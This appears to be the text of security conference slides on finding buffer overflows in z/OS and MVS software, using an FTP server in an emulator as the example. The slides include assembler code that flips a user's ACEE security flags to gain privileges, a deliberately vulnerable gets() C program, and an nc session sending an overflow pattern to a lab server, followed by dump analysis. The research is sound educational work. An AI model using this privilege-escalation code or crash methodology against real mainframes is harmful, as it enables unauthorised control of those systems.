How I Found Mainframe Buffer Overflows

About me

- Live in the UK @Jabellz2
- First (real) job secutiy consultant
- Mainframe emulator in the pandemic
- Lots of 0 days :D
- But no CVEs :(

z/OS Intro

- In short, big computer

z/OS File System

- Dataset
- Sequential
- PDS/PDSE
- HLQ

z/OS File System

- Dataset
- Sequential
- PDS/PDSE
- HLQ

z/OS JCL

```
RFEEDIT   IBMUSER.CNTL(ALLOCSTD) - 1.00                        COLUMNS
COMMAND ===>                                                  SCROLL ===
****** ****ZAP****AUTOSAVE********** TOP OF DATA ***************************
000001 //ALLOCSTD   JOB (TSO),
000002 //              'ALLOC DATASETS',
000003 //             CLASS=A,
000004 //             MSGCLASS=A,
000005 //             MSGLEVEL=(1,1),
000006 //             USER=IBMUSER,PASSWORD=SYS1
000007 //STEP01    EXEC PGM=IEFBR14
000008 //FIX32760 DD  DSN=IBMUSER.FIX32760,DISP=(NEW,CATLG),
  3380 //             UNIT=SYSDA,VOL=SER=PUB000,
000010 //             SPACE=(TRK,(1,1),RLSE),
000011 //             DCB=(DSORG=PS,RECFM=FB,LRECL=32760,BLKSIZE=32760)
****** ****ZAP****AUTOSAVE********** BOTTOM OF DATA ************************
```

z/OS Memory

```
vsmap
 Virtual Storage Map - SMFID=S0W1

 Start    End      Name              Length
 -------- -------- ---------------- ---------
 1FA00000 7FFFFFFF Ext-Private      1579008K
 0729D000 1F9FFFFF Ext-CSA           400780K
 0729A000 0729CFFF Ext-MLPA              12K
 07297000 07299FFF Ext-FLPA              12K
 03468000 07296FFF Ext-PLPA           63676K
 01DBE000 03467FFF Ext-SQA            23208K
 01D6F000 01DBDFFF Ext-R/W_Nucleus      316K
 01000000 01D6EFFF Ext-R/O_Nucleus    13756K
 --------- 16 Meg line -----------
 00FDD000 00FFFFFF R/O-Nucleus          140K
 00FD2000 00FDC6AF R/W-Nucleus           41K
 00E53000 00FD1FFF SQA                 1532K
 00C88000 00E52FFF PLPA                1836K
 00C87000 00C87FFF MLPA                   4K
 00900000 00C86FFF CSA                 3612K
 00006000 008FFFFF Private             9192K
 00006000 00025FFF Private_(V=R)        128K
 00001000 00004FFF System_Area           16K
 00000000 00000FFF PSA                    4K
```

z/OS PSW

```
 READY
test 'sys1.linklib(iefbr14)'
 TEST
listpsw
    XRXXXTIE    KEY   CMWP   SPM   CC   PROG MASK   INSTR ADDR
    00000111     8    1101    0    00       0000       000A9FF8
```

z/OS ACEE

- ~UID/GUID
- Stored in key 0 memory
- Addresable by user programs
- Shared by all steps in a JOB

z/OS ACEE Flipper

```
         USING *,R12
*
* ENTER KEY ZERO
*
COPY     LR    R12,R15
         LHI   R1,60
* MODESET KEY=ZERO,MODE=SUP
         SVC   107
*
* LOAD ACEE
*
         L  R5,X'224'              POINTER TO ASCB
         L  R5,X'6C'(R5)           POINTER TO ASXB
         L  R5,X'C8'(R5)           POINTER TO ACEE
*
* WRITE ACEE
*
         NI X'26'(R5),X'00'
         OI X'26'(R5),X'B1'
```

Authorised Code

- SVC
- PC
- APF
- AC(1)

Abend

- SXXX vs UXXX abends
- S0C4

Dumps

- SYSUDUMP
- CEEDUMP
- SYSMDUMP (IPCS)
- SYSUDUMP DD SYSOUT=*

Reading Dumps

```
//FTPD   PROC
//*********************************************************************
//*
//* MVS3.8J RAKF ENABLED FTP SERVER PROC
//* TO USE: IN HERCULES CONSOLE ISSUE /S FTPD TO START FTP SERVER
//*
//* TO CHANGE SETTINGS EDIT CONFIG FILE SYS1.PARMLIB(FTPDPM00)
//*
//*********************************************************************
//FTPD   EXEC PGM=FTPDXCTL,TIME=1440,REGION=4096K,
//  PARM='DD=AAINTRDR'
//AAINTRDR DD SYSOUT=(A,INTRDR),DCB=(RECFM=FB,LRECL=80,BLKSIZE=80)
//STDOUT   DD SYSOUT=*
//SYSUDUMP DD SYSOUT=*
```

SYSUDUMP Contents

- PSW
- Completion Code
- Registers
- Subpols
- User Subpool Memory

DSA & LE

Figure 1. Language Environment Dynamic storage area – non-XPLINK format

00	'0000'X Note 1	Member-defined
04	CEEDSABACK - standard save area back chain	Note 2
08	CEEDSAFWD - standard save area forward chain	Note 3
0C	CEEDSASAVE - GPRs 14, 15, 0-12	Note 4
48	CEEDSALWS - PL/I LWS	Note 8
4C	CEEDSANAB - Current Next Available Byte (NAB) in stack	Note 2
50	CEEDSAPNAB - End of Prolog NAB	


Example Vulnerable Code

https://github.com/mainframed/DC619


```
#include <string.h>
#include <stdlib.h>
#include <stdio.h>


int main (int argc, char ** argv) {
   char buff[150];
   printf("Hi, what is your name?\n");
   gets(buff);
   printf("G'day %s", buff);
   return 0;
};
```


DSA Overflow 1




DSA Overflow 2



DSA Overflow 3



DSA Overflow 4



Back to FTPD

- Find which register is being filled with what buffer
- Edit DSA Pointer to our buffer
- Edit return register to our buffer
- Run some shell code

Debrujin Rexx

- https://gist.github.com/davidegirardi/61385ae404f4306349167ac1483b40b9
- REXX script for generating Debrujin Strings

```
jake@jake-ThinkPad-T14-Gen-1:~/DC30$ rexx debrujin.rex 1500
Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ab0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ac0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ad0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Ae0Af1Af2Af3Af4Af5Af6Af7Af8Af9Af0Ag1Ag2Ag3A
g4Ag5Ag6Ag7Ag8Ag9Ag0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ah0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Ai0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Aj0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Ak0Al1Al2Al3Al4Al5Al6Al7Al8Al9Al0Am1Am2Am3Am4Am5Am6Am
7Am8Am9Am0An1An2An3An4An5An6An7An8An9An0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ao0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Ap0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Aq0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9Ar0As1As2As3As4As5As6As7As8As9As0
At1At2At3At4At5At6At7At8At9At0Au1Au2Au3Au4Au5Au6Au7Au8Au9Au0Av1Av2Av3Av4Av5Av6Av7Av8Av9Av0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Aw0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ax0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Ay0Az1Az2Az3A
z4Az5Az6Az7Az8Az9Az0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Ba0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bb0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bc0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Bd0Be1Be2Be3Be4Be5Be6Be7Be8Be9Be0Bf1Bf2Bf3Bf4Bf5Bf6Bf
7Bf8Bf9Bf0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bg0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bh0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bi0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bj0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bk0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bl0
Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bm0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bn0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bo0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bp0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Bq0Br1Br2Br3Br4Br5Br6Br7Br8Br9Br0Bs1Bs2Bs3B
s4Bs5Bs6Bs7Bs8Bs9Bs0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bt0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bu0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bv0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bw0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9Bx0
jake@jake-ThinkPad-T14-Gen-1:~/DC30$ nc 172.17.0.2 21021
220 MVSC FTP server (MVS 3.8j) ready
USER Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ab0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ac0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ad0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Ae0Af1Af2Af3Af4Af5Af6Af7Af8Af9Af0Ag1Ag
2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ag0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ah0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Ai0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Aj0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Ak0Al1Al2Al3Al4Al5Al6Al7Al8Al9Al0Am1Am2Am3Am4Am5
Am6Am7Am8Am9Am0An1An2An3An4An5An6An7An8An9An0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ao0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Ap0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Aq0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9Ar0As1As2As3As4As5As6As7As8A
s9As0At1At2At3At4At5At6At7At8At9At0Au1Au2Au3Au4Au5Au6Au7Au8Au9Au0Av1Av2Av3Av4Av5Av6Av7Av8Av9Av0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Aw0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ax0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Ay0Az1Az
2Az3Az4Az5Az6Az7Az8Az9Az0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Ba0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bb0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bc0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Bd0Be1Be2Be3Be4Be5Be6Be7Be8Be9Be0Bf1Bf2Bf3Bf4Bf5
Bf6Bf7Bf8Bf9Bf0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bg0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bh0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bi0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bj0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bk0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8B
l9Bl0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bm0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bn0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bo0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bp0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Bq0Br1Br2Br3Br4Br5Br6Br7Br8Br9Br0Bs1Bs
2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bs0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bt0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bu0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bv0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bw0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9Bx0
```

ASCII → EBCDIC Memory

```
13B000   00000000 00000000 0013B808 00010003    00000008 20000016 E4E2C5D9 40C181F1   *.....................USER Aa1*
13B020   C181F2C1 81F3C181 F4C181F5 C181F6C1    81F7C181 F8C181F9 C181F0C1 82F1C182   *Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Ab1Ab*
13B040   F2C182F3 C182F4C1 82F5C182 F6C182F7    C182F8C1 82F9C182 F0C183F1 C183F2C1   *2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ab0Ac1Ac2A*
13B060   83F3C183 F4C183F5 C183F6C1 83F7C183    F8C183F9 C183F0C1 84F1C184 F2C184F3   *c3Ac4Ac5Ac6Ac7Ac8Ac9Ac0Ad1Ad2Ad3*
13B080   C184F4C1 84F5C184 F6C184F7 C184F8C1    84F9C184 F0C185F1 C185F2C1 85F3C185   *Ad4Ad5Ad6Ad7Ad8Ad9Ad0Ae1Ae2Ae3Ae*
13B0A0   F4C185F5 C185F6C1 85F7C185 F8C185F9    C185F0C1 86F1C186 F2C186F3 C186F4C1   *4Ae5Ae6Ae7Ae8Ae9Ae0Af1Af2Af3Af4A*
13B0C0   86F5C186 F6C186F7 C186F8C1 86F9C186    F0C187F1 C187F2C1 87F3C187 F4C187F5   *f5Af6Af7Af8Af9Af0Ag1Ag2Ag3Ag4Ag5*
13B0E0   C187F6C1 87F7C187 F8C187F9 C187F0C1    88F1C188 F2C188F3 C188F4C1 88F5C188   *Ag6Ag7Ag8Ag9Ag0Ah1Ah2Ah3Ah4Ah5Ah*
13B100   F6C188F7 C188F8C1 88F9C188 F0C189F1    C189F2C1 89F3C189 F4C189F5 C189F6C1   *6Ah7Ah8Ah9Ah0Ai1Ai2Ai3Ai4Ai5Ai6A*
13B120   89F7C189 F8C189F9 C189F0C1 91F1C191    F2C191F3 C191F4C1 91F5C191 F6C191F7   *i7Ai8Ai9Ai0Aj1Aj2Aj3Aj4Aj5Aj6Aj7*
13B140   C191F8C1 91F9C191 F0C192F1 C192F2C1    92F3C192 F4C192F5 C192F6C1 92F7C192   *Aj8Aj9Aj0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak*
13B160   F8C192F9 C192F0C1 93F1C193 F2C193F3    C193F4C1 93F5C193 F6C193F7 C193F8C1   *8Ak9Ak0Al1Al2Al3Al4Al5Al6Al7Al8A*
13B180   93F9C193 F0C194F1 C194F2C1 94F3C194    F4C194F5 C194F6C1 94F7C194 F8C194F9   *l9Al0Am1Am2Am3Am4Am5Am6Am7Am8Am9*
13B1A0   C194F0C1 95F1C195 F2C195F3 C195F4C1    95F5C195 F6C195F7 C195F8C1 95F9C195   *Am0An1An2An3An4An5An6An7An8An9An*
13B1C0   F0C196F1 C196F2C1 96F3C196 F4C196F5    C196F6C1 96F7C196 F8C196F9 C196F0C1   *0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ao0A*
```

ASCII → EBCDIC Regs

```
+1C     COMPLETION CODE          800C4000
+8C     ABENDING PROGRAM NAME      N/A
+94     ABENDING PROGRAM ADDR    00000000

+3C     REGS AT TIME OF ERROR    00000040 000D56F4 88F8C288 0013B5F9 00132000 0013B01D 0013B018 000005E2   (0-7)
+5C                              00000000 00000000 0009EBC8 000D5670 F5C288F6 000D5694 00F8C2EC 000CD938   (8-F)
+7C     EC PSW AT TIME OF ERROR  078D0000 000CD94C 00040004 0013C000
```

ASCII → EBCDIC Conversion

- h8Bh
- 0x68384268 ASCII
- 0x88F8C288 EBCDIC

ASCII → EBCDIC Problems

- Some bytes all convert to the same bytes e.g z/OS translation table 0x00 and 0x80 both covert to 0x00
- Some bytes have none that convert into it e.g 0x09
- Means some addresses are unaddresable
- We need to encode our shellcode

Instruction Decoder

- https://github.com/jake-mainframe/decodei
- Mostly grabbed from https://github.com/abend0c1/da

FTPD Instruction Abend

```
EC PSW AT TIME OF ERROR  078D0000 000CD94C
```

```
0CD940   41E02064 58C0D000 90CE2000 18D218CF    18B158A0 C08CD203 D058B000 5820D058   *.\...{}......K......{.K.}.....}.*
```

```
jake@jake-ThinkPad-T14-Gen-1:~/DC30$ rexx decodei.rex 90CE2000
DIS0000I Loaded 1174 z/Architecture instructions
STM R12,R14,0(R2)
```

```
REGS AT TIME OF ERROR    00000040 000D56F4 88F8C288
```

FTPD Register Overwrite

- PSW KEY 8
- USER SUBPOOL
- 24 bit
- 0x131C44 → 0x131CC4

A different abend

```
+1C     COMPLETION CODE          800C4000
